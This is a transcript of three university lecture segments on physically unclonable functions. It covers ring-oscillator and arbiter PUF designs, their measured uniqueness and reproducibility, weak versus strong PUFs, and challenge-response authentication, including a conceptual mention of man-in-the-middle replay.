So, now your input to the handset has changed from 0 to 1 and the result of this is that 1 gets converted to 0 then 1 and 0 over here, and then the output changes to 0 again. So, what we see is happening here is that this output continuously changes from 0 to 1 and so on. So, it essentially creates a periodic output of 1 and 0. Now it would look, the output would look something like this, the frequency of the output depends on multiple factors. First it depends on the number of NOT gates that are present in this ring oscillator for example, if you have more number of inverters gates then the frequency would be of this waveform would be lower because essentially the signal takes a longer time to propagate to the output.

Another aspect which influences the frequency of this ring oscillator output is the delay of each stage. So, for example, if the delay of each inverter present is a very short then the signal would take a shorter time to reach the output and as a result you will get a higher frequency. On the other hand, if the delay of each inverter is long than the frequency of the ring oscillator output will be much smaller, So, we could actually write the frequency of ring oscillator PUF like this, So, as is equal to 1 by $2 n t$. As you increase n , the number of stages in the ring oscillator or t the delay of each stage, the frequency of the output of the ring oscillator would reduce and vice versa. So, while it is easy to understand that n that is the number of stages in ring oscillator upends the frequency, the delay of each inverter that is t actually depends upon the fabrication process of these gates.

(Refer Slide Time: 14:48)




11

So, if we look at a typical MOS gate as many of us know, So, it has a source, drain and gate and there is a channel established between the source and drain depending on the voltage available at the gate. A CMOS inverter look something like this, you have an NMOS and a PMOS transistor which are connected in this manner and what you see is that when the input at the gate, when the input goes from 1 to 0, the output changes from 0 to 1. So, during the fabrication of these transistors and gates, that could be multiple different ways, one CMOS inverter differs from another CMOS inverter. This could be due to silicon wafers that are used because no silicon wafers would be exactly identical, it could also, be due to other factors such as the doping concentration or the oxide thickness and so on which is going to be unique for each transistor.

As a result of this, there will be minor variations in that threshold voltage for each and every gate that is manufactured. So, what I mean by this is that if I take 2 transistors which have been fabricated by exactly the same process and you could also, assume that these transistors are manufactured one after the other, still there are minor nanoscale variations between these transistors and as a result of this the behavior of these transistors when added to circuit such as CMOS inverter would vary very marginally, So, it is this marginal difference that causes delay in the oscillator due to the T part and this is what is used by PUFs to extract the signature for that particular device.

(Refer Slide Time: 16:45)



12

So, this is how a typical Ring Oscillator PUF is used. So, note that we have looked at Ring Oscillator that is this part over here comprising of the AND gate and multiple odd number of inverters. And in order to build a ring oscillator pub, we would use many such Ring Oscillators and 2 multiplexers, So, in this particular slide we have shown that we have used N Ring Oscillators, we have 2 multiplexers and a counter and 1-bit response. So, depending on the characteristics of each PUF the response would be either 1 or 0. So, we will not go into details about this and how this Ring Oscillators PUF actually works, this we will actually keep for the next video. In the next lecture we will also, look at Arbiter PUF and we will also, compare the Ring Oscillator PUF and the Arbiter PUF and see what the characteristics are and where each one can be used, thank you.


References:

1. [Physical Unclonable Functions and Applications: A Tutorial](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Physically Unclonable Functions (part 2)

So hello and welcome to this video lecture, so this video lecture continues from the last one where we spoke about Physically Unclonable Functions and how they could it be possibly used for authentication and for other security aspects, especially they would be important for lightweight devices like edge devices that are used in IOT. We also mentioned that there are 2 types of very commonly used PUFs, one was the Arbiter PUF and other was the Ring Oscillator PUF, so in this lecture we will continue from where we stopped. We will look more in detail about the Ring Oscillator and Arbiter PUF, we will compare the 2 of them and then we will actually see how we could build authentication schemes, what are the current drawbacks of PUFs and how potentially they can be mitigated.

(Refer Slide Time: 1:09)



So recollect that we actually looked at Ring Oscillator PUF which was something like this, so there were a series of ring oscillators, over here we had N oscillators and each ring oscillator had in this figure at least has 3 inverter gates, and output of the 3rd one is actually looped back and connected to the 1st inverter. Now, we have all of these ring oscillator outputs connected to multiplexers, so this is shown as two N by 2 bit multiplexers but we can actually have them as N bit multiplexers, and then you have counters and response which is of 1 bit. The ring oscillators PUF is something like this, to actually start the Ring Oscillator PUF the user

would have to give an enable signal essentially, essentially change the enable from 0 to 1 and also specify a challenge.

So, a challenge over here would essentially pick choose 2 ring oscillators out of the N oscillators. So out of the N ring oscillator present, the challenge would essentially pick 2 of them for example, let us say for discussion it picks say the ring oscillator 2 and ring oscillator N . Now as we know, when the enable signal is 1, there is an initial state of the PUF which gets fed back and as a result there is a square waveform which gets present at the output of the PUF. As discussed in the previous lecture the frequency of this waveform is a function of these manufacturing process of this PUF. So, for example, we mentioned that there is capacitance that is involved; there is that threshold voltage and various other nanoscale aspects that could actually change the frequency of the Ring Oscillator PUF.

Therefore, what is expected is that each of these N ring oscillators would produce a frequency that is different. Now as we mentioned, what is done is that a challenge would actually pick 2 ring oscillators at random, so we had considered in our discussion the ring oscillator 2 and N . And because of these intrinsic properties the frequency of the waveform generated by the ring oscillators 2 and N would be different. Now what is done over here is that there is a multiplexer to multiplex the ring oscillator 2 and the ring oscillator N therefore what we obtain is R_A and R_B both are square waveforms. One is this R_A is due to this ring oscillator 2, and the multiplexers which has switched 2nd ring oscillator into its output and this multiplexer has switched the N^{th} ring oscillator to R_B .


Now we have two counters; both the counters start with 0 and they begin counting each periodic or each positive pulse that is obtained from the ring oscillator. So therefore, what we know is that since the 2 ring oscillators are operating at different frequencies due their intrinsic properties, these 2 counters would after, a period of time say like 1 or 2 seconds would obtain a different count value. Now based on this we would make a comparison after say 1 or 2 seconds and determine which of these 2 counters is higher and according to that we would give output of 1 or 0. So the response of the challenge is one order 0 in our example, if the frequency F_A corresponding to this counter has a higher value than we provide an output 1, else we provide an output 0.

What we see over here is that the hardware device would implement this Ring Oscillator PUF and later when deployed, an application could unable this ring was B PUF, choose a challenge, essentially choose a pair of these ring oscillators, provide an output which is either

1 or 0. Now the entire purpose of this Ring Oscillator PUF or the entire uniqueness of this Ring Oscillator PUF as mentioned in the previous video is that this output response is going to be a function of that particular device. If I have two identical devices, each of these devices having a Ring Oscillator PUF, each will give me a different response for a particular challenge.

So what is done is that this one challenge gives me one bit of response, so if we actually run this ring oscillator with multiple different challenges we could build larger output response so for example, if I continuously choose different challenges I would get a larger string of responses, each response is independent of the other.

(Refer Slide Time: 6:31)



So, we will take an example and we will actually look at various properties of the Ring Oscillator PUF, so we will be referring to this particular paper, “*Physical Unclonable Functions for Device Authentication and Secret Key Generation*”, which was by Professor Devdas in DAC 2007. So, this paper shows the implementation of a Ring Oscillator PUF vertex 4 FPGA, so they compared 15 such devices, all of these devices are exactly identical and they implemented 1024 ring oscillators in each FPGA, this means that the N over there was 1024. Further, they also said that instead of 3 inverters they had used 5 inverters, so **one** each ring oscillator had 5 inverters and an AND gate. This particular figure shows the inter-chip variation or the uniqueness of the PUF or the uniqueness of the PUF response.

For a given challenge, the same challenge sent to the device A and in other device B, the responses are connected and the hamming distance between the 2 responses is computed.

This particular craft shows the response for 128 bits. Now what is expected is that for a good PUF the inter-chip variation should be maximum, so this means that the response of A should be as different as possible from the response of B. So, if we are considering that each response of 128 bits in order to have maximum difference between A and B, ideally A and B should vary in 64-bits. And as we see over here, on the X-axis it shows the Hamming distance between A and B and the Y-axis shows the probability.

(Refer Slide Time: 9:01)

Results of a RO PUF

15 Xilinx, Virtex 4 FPGAs;
1024 ROs in each FPGA;
Each RO had 5 inverter stages and 1 AND gate


Intra Chip Variations
(Reproducibility measurement)

Physical Unclonable Functions for Device Authentication and Secret Key Generation
<https://people.csail.mit.edu/devadas/pubs/puf-dac07.pdf>

15


We see that in a large this waveform for this distribution of the Hamming distance is around having an average of 59.1, so ideally it should have been 64 but 59.1 is also a very good Hamming distance. Another check which we also require was the intra-chip variation, so as we mentioned in the previous lecture the intra-chip variation shows the reproducibility or the robustness of a PUF. So, as we mentioned, we provide the same challenge to the device which is having the PUF, obtain the response and in a different condition maybe after a day or after a month or after a year, we send exactly the same device and obtain the response. So we could also have different aspects like we could send one challenge at a specific temperature say 20° and with a voltage of 1.2 volts and the other challenge to exactly the same device at which was heated to 120° and having a voltage of 1.08 volts in this particular example.

(Refer Slide Time: 10:05)



So, what is expected for a good PUF is that independent of these environmental conditions like temperature, time and input voltage, the response should be as close as possible for the same challenge. This particular graph shows the estimation of the intra-chip Hamming distance variation, so it tells you how different each response looks for the same challenge under these 2 conditions; 20° 1.2 volts and when the challenge was given at 120° 1.08 volts. So, what you see is that in most cases it is most likely that the response does not change with the different environmental conditions, so on an average there was 0.61 bits of variation out of the 128 bits of the PUF responses that were actually reported.

(Refer Slide Time: 10:47)




So, we will now look at different kind of PUF so this is known as Arbiter PUF and essentially this has certain different properties compared to the Ring Oscillator PUF that we have seen. So an Arbiter PUF fundamentally is based on a switch, so it has 2 multiplexers which is used in the switch if you consider this particular figure, both are given the same input that is 0 over here and the same 0 is connected to this as well. And what each of these multiplexers does is that based on the input either 0 or 1, it will switch that corresponding input to the output.

So, for example, if the multiplexers select line is 0 then this input at the multiplexers is sent to the output. On the other hand, if the select line of the multiplexer is set to 1 then the input present at the 2nd input that is this input would be switched at the output. Now, in an arbiter switch two multiplexers are used, the same input is switched to both multiplexers present and both multiplexers have the same select line. There is a minor difference between the 2 multiplexers and what you see is that the input line is actually connected differently in each multiplexer for example over here, the blue line is connected to 0 in this multiplexer and therefore will be switched to the output when the select line is 0, while in this case the blue line is connected to 1.

Similarly, the red line is connected to 1 in this case and 0 in this particular multiplexer and therefore when the select line is 0, it is a red line that can switch. So, what you say is given this particular configuration of the switch, the output would be dependent on select line. If the select line is 0 then we have the blue line on top over here and the red line at the bottom. On the other hand, if the select line is set to 1 then it is the red line which goes on top and the blue line which is at the bottom. So essentially what this means is that depending on the select line we are either sending the blue line or the red line in each of the multiplexers output. So, this primitive component called the arbiter switch is then used to build an Arbiter PUF.

So now the fundamental feature about this particular switch that makes it interesting for the Arbiter PUF is that these outputs whether the blue is sent on top or the red is sent on top depends on the characteristics of these PUFs, so this fundamental arbiter switch is used to build an Arbiter PUF.

(Refer Slide Time: 13:50)



A typical Arbiter PUF looks something like this, so we have actually multiple such switches present one after the other and a single input which is fed to both switches to each switch as shown in the previous slide. So, we also have a challenge which is present, so we have challenges which is 0 or 1, and essentially what the challenge does is that it decides whether the blue line or the red line should be switched on top or bottom respectively. So over here for the example you see that we have put 0 for this particular switch and therefore it switches the blue line to the bottom and the Red Line on top and so on. After a series of such switches we eventually have a flip-flop, this is a D flip-flop, this particular D flip-flop gives an output of 1 or 0.



So, there are essentially 2 aspects that make this design interesting for use as a PUF. The 1st is the fact that these signals since they are propagating through all of these switches due to the nanoscale variations in the design of these switches, these 2 lines the red and the blue line would attain a different speed of transmission as we have seen in the case of ring oscillator as well the delays provided by each of these multiplexers is influenced by the manufacturing processes and the various intrinsic properties of the silicon and the process as well.

So, as a result, after cascading through a number of such switches what we get is that one of these lines either the blue or the Red Line would reach the output faster than the other line. So we also now have a D flip-flop over here which measures which of these 2 lines is in fact faster and correspondingly gives output of either 0 or 1, so let us look in more details about how this D flip-flop actually is able to identify which of these 2 signals is indeed faster.

(Refer Slide Time: 15:59)

Arbiter


D FF



18

So, let us consider a D flip-flop and what is done is that one of the lines let us say the blue line is connected to the D input and the Red Line is connected to the clock input and output is one bit which will give you either 0 or a 1. Now let us say that the blue line switches connected to that the input reaches 1st, as a result we would have something which looks like this so we have the D line reaching first then the clock signal reaching and as we know how a D flip-flop works when the clock transitions from 0 to 1, the input at D is then latched at the output. Since the signal at the D line has arrived first when the clock transitions from 0 to 1, the output would obtain a value of 1. On the other hand, if the clock in fact has arrived 1st when the clock transitions from 0 to 1, it would see that the D is still at the value of 0 and therefore the output Q would obtain a value of 0.

(Refer Slide Time: 17:14)




17

So thus, we see over here that providing a rising edge 0 to 1 transition to these various switches would result in a differential path for these 2 lines and as a result, at the output at this particular point we have one path which is faster than the other. Now as we have seen the D flip-flop which is configured in the way that we have discussed would be able to identify which of these 2 paths has arrived 1st and correspondingly we will be able to switch between 0 and 1. So the challenge in the Arbiter PUF is that the select line of the multiplexers so for example over here considering that there are 3 switches, the challenge is 0, 0 and 1. So note that if we change the challenge, it essentially changes the path for the red and blue signals and as a result output may change.

Since the path is different, the choice between which of these 2 signals is faster may also be different, and therefore the output of the PUF may also change. So creating an Arbiter PUF would require that we provide a challenge and correspondingly determine whether the output is 0 and 1. So the uniqueness is obtained because each of these paths for a given challenge would be different for each device and therefore on one device the same Arbiter PUF for the same challenge would perhaps give an output of 0, while on other device will give output of 1. So, this is essentially utilized for authentication and other purposes.


(Refer Slide Time: 18:57)



So, this is a result for an Arbiter PUF, it is obtained from this particular paper 2008 paper which shows both the inter and the intra chip distances at two temperatures; one is at 25° and the other one is at 85° ok. So, the results are quite similar to that of Ring Oscillator PUF, so what we see is that the inter-chip distance for the same challenge is having an average which is around 64 for a 128 bit response. So, this means that if I provide the same challenge to 2 different Arbiter PUFs, the response would vary by roughly 64 bits. Similarly, intra-chip distance is less than 16 for a 128 bit response and input cases the temperature does not affect the response much.

So, what this means is that if I provide the same challenge to the same device with different conditions like change of time, change of temperature or after a long time or so on, the response is very much similar.

(Refer Slide Time: 20:13)



20

So, what we have seen; 2 pubs, the Ring Oscillator PUF and Arbiter PUF and what we will see now is we will try to compare 2 of them and see what the characteristics are of the two. So, the 1st thing to note is that in Ring Oscillator PUF we have these 2 multiplexers here and N bit challenge, so they are essentially N bit challenge is choosing a pair of these 2 ring oscillators and therefore the number of challenges possible is N choose 2. On the other hand, the Arbiter PUF we essentially set using the select line to choose a challenge and if there are N such switches arbiter switches which are present then the number of challenges possible is 2^N . Therefore, the number of possible challenges for this for the Arbiter PUF is 2^N .

So based on the number of challenges we categorize these PUFs as a weak PUF because it has a very small set of challenges, in fact the challenges linearly dependent on the number of ring oscillators or the strong PUF in case of arbiter because the number of challenges that are possible are exponentially related to the number of arbiter switches that are present.

(Refer Slide Time: 21:31)

Weak PUF vs Strong PUF

Weak PUF

- Very Good Inter and Intra differences
- Comparatively few number of Challenge Response Pairs (CRPs)
- CRPs must be kept secret, because an attacker may be able to enumerate all possible CRPs
- Weak PUFs useful for creating cryptographic keys
- Typically used along with a cryptographic scheme (like encryption / HMAC etc) to hide the CRP (since the CRPs must be kept secret)

Strong PUF

- Huge number of Challenge Response Pairs (CRPs)
- It is assumed that an attacker cannot Enumerate all CRPs within a fixed time interval. Therefore CRPs can be made public
- Formally, an adversary given a poly-sized sample of adaptively chosen CRPs cannot predict the Response to a new randomly chosen challenge.
- Does not require any cryptographic scheme, since CRPs can be public.

21

So, these are the properties of weak PUFs, 1st of all it has been noticed that weak PUFs have very good inter and intra differences. There are comparatively few challenge response patterns as we have seen in the ring oscillator and because of this reason the CRPs or the Challenge Response Pairs have to be kept secret and cannot be exposed to the attacker because the number of such CRPs are very less. So essentially weak PUFs are used for creating cryptographic keys, they are used together with other encryption schemes like they are typically used they are typically not used by itself but typically combined with other cryptographic schemes like encryption or HMAC and so on in order to hide the CRP.

So the problem with the weak PUF is that because the number of different challenges are limited, the attacker may be able to enumerate all of these challenges and for each device the attacker could be able to create a database of all challenge response pairs and therefore without even having the device the attacker would be able to provide a response from his database for any given challenge therefore, weak PUFs have limited applications. Now strong PUFs as we have seen has huge number of challenge response pairs, in fact we have seen that there is exponential number of challenge response pairs based on the number of arbiter switches present in the Arbiter PUF.

And it is also assumed that because of this the attacker will not be able to capture all the Challenge Response Pairs or attacker will not be able to build a database of all these challenge response pairs therefore, the used challenge response pairs can be made public and typically these strong PUF will not require cryptographic scheme because there is nothing secret which needs to be stored. So, with this we will stop this lecture, in the next lecture

which is a third part of PUF, we will look at how these PUFs could be used to have an authentication without the need for any cryptography or secret keys. We will also see how there are several weaknesses which can occur due to this authentication scheme and also ways to actually mitigate these potential problems, thank you.


References:

1. [Physical Unclonable Functions for Device Authentication and Secret Key Generation](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Physically Unclonable Functions (part 3)

Hello and welcome to this 3rd part of physically unclonable functions, this is part of the NPTEL course Secure Systems Engineering. So in the previous 2 video lectures we had an introduction to physically unclonable functions and we had seen that it is essentially a technique digital fingerprinting technique that is used to achieve things like authentication without using secret keys stored in a device. We have seen that each PUF needs to have a good intra and inter-chip variation for it to be actually useful for cryptographic purposes like authentication. In this lecture we will be looking at the use of PUFs to provide authentication.

(Refer Slide Time: 1:03)



So, the thing what we will be actually looking at a setup where we have a server over here and we have an edge device and this edge device has a physically unclonable function that is PUF present in it. So, the problem that we are actually trying to solve here is that how would the server authenticate this particular device using the PUF. So the way to go about it is that at the time of manufacture of this PUF, the manufacturer would create a database for challenges and the corresponding responses, so this database over here is known as the CRP database and it would be stored in the server. So, the CRP database contains a challenge and the expected response from this particular device.

So, when this edge device is fielded, and it is actually used in some applications at some time or the other the server would require that this device needs to be authenticated. When

such authentication is required, the server would pick up a challenge from the CRP table and send this particular challenge to this edge device. The edge device would then use this challenge in its PUF and often the corresponding response, so that response is sent back to the server. So, note that since we are assuming that there is no cryptography present, there is no encryption or decryption or any other stored keys present in the edge device therefore, the challenge and the response would be sent in clear text.

Now once the server obtains the response from the edge device, it would look of the CRP database that it has stored, and it would compare the CRP the response stored in the database with the response obtained from the edge device. Essentially it would look at the Hamming distance between the two and determine whether this response has actually originated from this specific device so in this way the edge device will be authenticated. Now for instance let us say that there is another rogue device that is present here and which is trying to masquerade as the original edge device. Now when the server sends the challenge, the properties of the PUF would make it difficult to predict what the response would be further, even if the PUF is implemented in this rogue device the response will look quite different than what the original response was from the correct edge device.

Therefore when the response goes back to the server, the server would be able to identify that this response does not match the response stored in the database and therefore it would reject the device, it would say that the authentication is not successful, so one aspect that is an issue with PUF-based authentication technique is the case of the man in the middle. So, note that we said that the challenge and the response is sent in clear text and therefore any man in the middle could view the challenge and the corresponding response. Now if the server actually sent the same challenge again, the man in the middle the attacker would be able to actually respond to that corresponding challenge without actually forwarding the challenge to the device.

